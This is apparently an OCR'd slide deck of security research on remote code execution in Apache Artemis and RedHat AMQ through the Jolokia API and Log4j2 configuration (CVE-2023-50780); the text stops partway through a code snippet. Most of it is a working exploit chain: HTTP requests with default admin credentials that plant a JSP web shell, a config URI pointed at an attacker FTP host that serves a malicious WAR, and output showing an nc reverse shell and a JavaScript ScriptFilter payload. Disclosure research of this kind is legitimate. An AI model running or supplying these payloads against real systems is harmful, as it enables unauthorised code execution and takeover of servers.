
Write Arbitrary Content to “mal.jsp”


Jolokia HTTP Request

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 731

{
  "type": "exec",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "operation" : "setConfigText",
"arguments":[
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>
    <Configuration status=\"debug\" name=\"MyApp\" packages=\"\">
      <Appenders>
        <File name=\"MyFile\" fileName=\"../webapps/admin/mal.jsp\">
          <PatternLayout>
<Pattern>
<![CDATA[
<% Runtime.getRuntime().exec(new String[] { \"/bin/sh\", \"-c\",
\"id>../webapps/admin/cmd.out\" }); %>win'
<br/>
]]>
</Pattern>
          </PatternLayout>
        </File>
      </Appenders>
      <Loggers>
        <Root level=\"debug\">
          <AppenderRef ref=\"MyFile\"/>
        </Root>
      </Loggers>
    </Configuration>",
"utf-8"]
}
```

Write Arbitrary Content to “mal.jsp”

RCE == Winning






Apache Artemis

Apache Artemis

- CVE-2023-50780
- Hawtio
- Jetty Server without JSP support
- Can be misconfigured to accept anonymous login
- Exploit: Replace one or more WAR Files and restart the server using “restartEmbeddedWebServer()”
- Alternative Exploit: Write “broker.xml”, shutdown the server and wait for a developer/server admin to restart the application

Write Malicious WAR

Find Path to “web” directory via Runtime → System Properties




Write Malicious WAR

Generate Log4J Properties Configuration

```
guest@worker01:~/Desktop/Log4J/jail$ xxd log4j2.properties
00000000: 726f 6f74 4c6f 6767 6572 2e6c 6576 656c  rootLogger.level
00000010: 3d44 4542 5547 0a72 6f6f 744c 6f67 6765  =DEBUG.rootLogge
00000020: 722e 6170 7065 6e64 6572 5265 662e 6c6f  r.appenderRef.lo
00000030: 6766 696c 652e 7265 663d 526f 6c6c 696e  gfile.ref=Rollin
00000040: 6746 696c 650a 0a23 2046 696c 6520 6170  gFile..# File ap
00000050: 7065 6e64 6572 0a61 7070 656e 6465 722e  pender.appender.
00000060: 6c6f 6766 696c 652e 7479 7065 3d52 6f6c  logfile.type=Rol
00000070: 6c69 6e67 5261 6e64 6f6d 4163 6365 7373  lingRandomAccess
00000080: 4669 6c65 0a61 7070 656e 6465 722e 6c6f  File.appender.lo
00000090: 6766 696c 652e 6e61 6d65 3d52 6f6c 6c69  gfile.name=Rolli
000000a0: 6e67 4669 6c65 0a61 7070 656e 6465 722e  ngFile.appender.
000000b0: 6c6f 6766 696c 652e 6669 6c65 4e61 6d65  logfile.fileName
000000c0: 3d2f 686f 6d65 2f67 7565 7374 2f44 6573  =/home/guest/Des
000000d0: 6b74 6f70 2f41 7061 6368 655f 4172 7465  ktop/Apache_Arte
000000e0: 6d69 732f 6170 6163 6865 2d61 7274 656d  mis/apache-artem
000000f0: 6973 2d32 2e32 372e 312f 7765 622f 6172  is-2.27.1/web/ar
00000100: 7465 6d69 732d 706c 7567 696e 2e77 6172  temis-plugin.war
```

Write Malicious WAR

Generate Log4J Properties Configuration



Write Malicious WAR

Jolokia HTTP Request

```
POST /console/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: http://localhost
Content-Length: 166

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=76ed5528",
  "attribute":"ConfigLocationUri",
  "value":"ftp://192.168.50.195:2121/log4j2.properties"
}
```


Write Malicious WAR

Log4J requests the configuration file over FTP

```
guest@worker01:~/Desktop/Log4J/jail$ python3 gen_prop.py /home/guest/Desktop/Jolokia+Log4J/jai
l/mal.war /home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/web/artemis-plugin.war
guest@worker01:~/Desktop/Log4J/jail$ ls -la
total 28
drwxrwxr-x 2 guest guest  4096 touko   9 23:03 .
drwxrwxr-x 4 guest guest  4096 touko   9 22:38 ..
-rw-rw-r-- 1 guest guest  1166 touko   9 23:03 gen_prop.py
-rw-rw-r-- 1 guest guest 14277 touko   9 23:37 log4j2.properties
guest@worker01:~/Desktop/Log4J/jail$ python3 -m pyftpdlib
[I 2024-05-09 23:37:51] concurrency model: async
[I 2024-05-09 23:37:51] masquerade (NAT) address: None
[I 2024-05-09 23:37:51] passive ports: None
[I 2024-05-09 23:37:51] >>> starting FTP server on 0.0.0.0:2121, pid=451544 <<<
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[] FTP session opened (connect)
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] USER 'anonymous' logged in.
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] RETR /home/guest/Desktop/Log4J/jail/l
og4j2.properties completed=1 bytes=14277 seconds=0.001
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] FTP session closed (disconnect).
```

Write Malicious WAR

Observing the Log4J configuration changes in Artemis




Write Malicious WAR

Observing the Log4J configuration changes in Artemis

Ignore exceptions	true
Layout	PKèvnUWEB-INF/PKèvnU¶éćWèWEB-INF/web.xmlOËNÃ0¼ç+x¡½¡ *ñÔVSå8IåWíMHÿKpä6;;;3-H/}hyćì.ò$»)>Û¯rE~...
Name	RollingFile
Object Name	org.apache.logging.log4j2:type=76ed5528,component=Appenders,name=RollingFile

Restart Embedded Jetty


Restart the Embedded Jetty server to load the new WAR



Write Malicious WAR

Triggering the RCE

```
nobody@worker01:/$ curl -L localhost:8161/artemis-plugin/
```



```
nobody@worker01:/$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 52896
id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),132(lxd),133(sambashare)
pwd
/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/bin/test/bin
```

RedHat AMQ

RedHat AMQ

- No CVE (probably falls under CVE-2023-50780)
- Have yet to answer my emails


Red Hat

RedHat AMQ

- No CVE (probably falls under CVE-2023-50780)
- Have yet to answer my emails
- Misconfigured Artemis:
  - Hawtio
  - Jetty Server without JSP support
  - Misconfigured Log4J allows script support
- Exploit: Load malicious directly scripts into the Lo4J Configuration

Malicious ScriptFilter

JavaScript in Log4J XML Configuration

```
        <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
            <Script name="RCE" language="javascript">
<![CDATA[
var cmd = "id";
print(
    new java.io.BufferedReader(
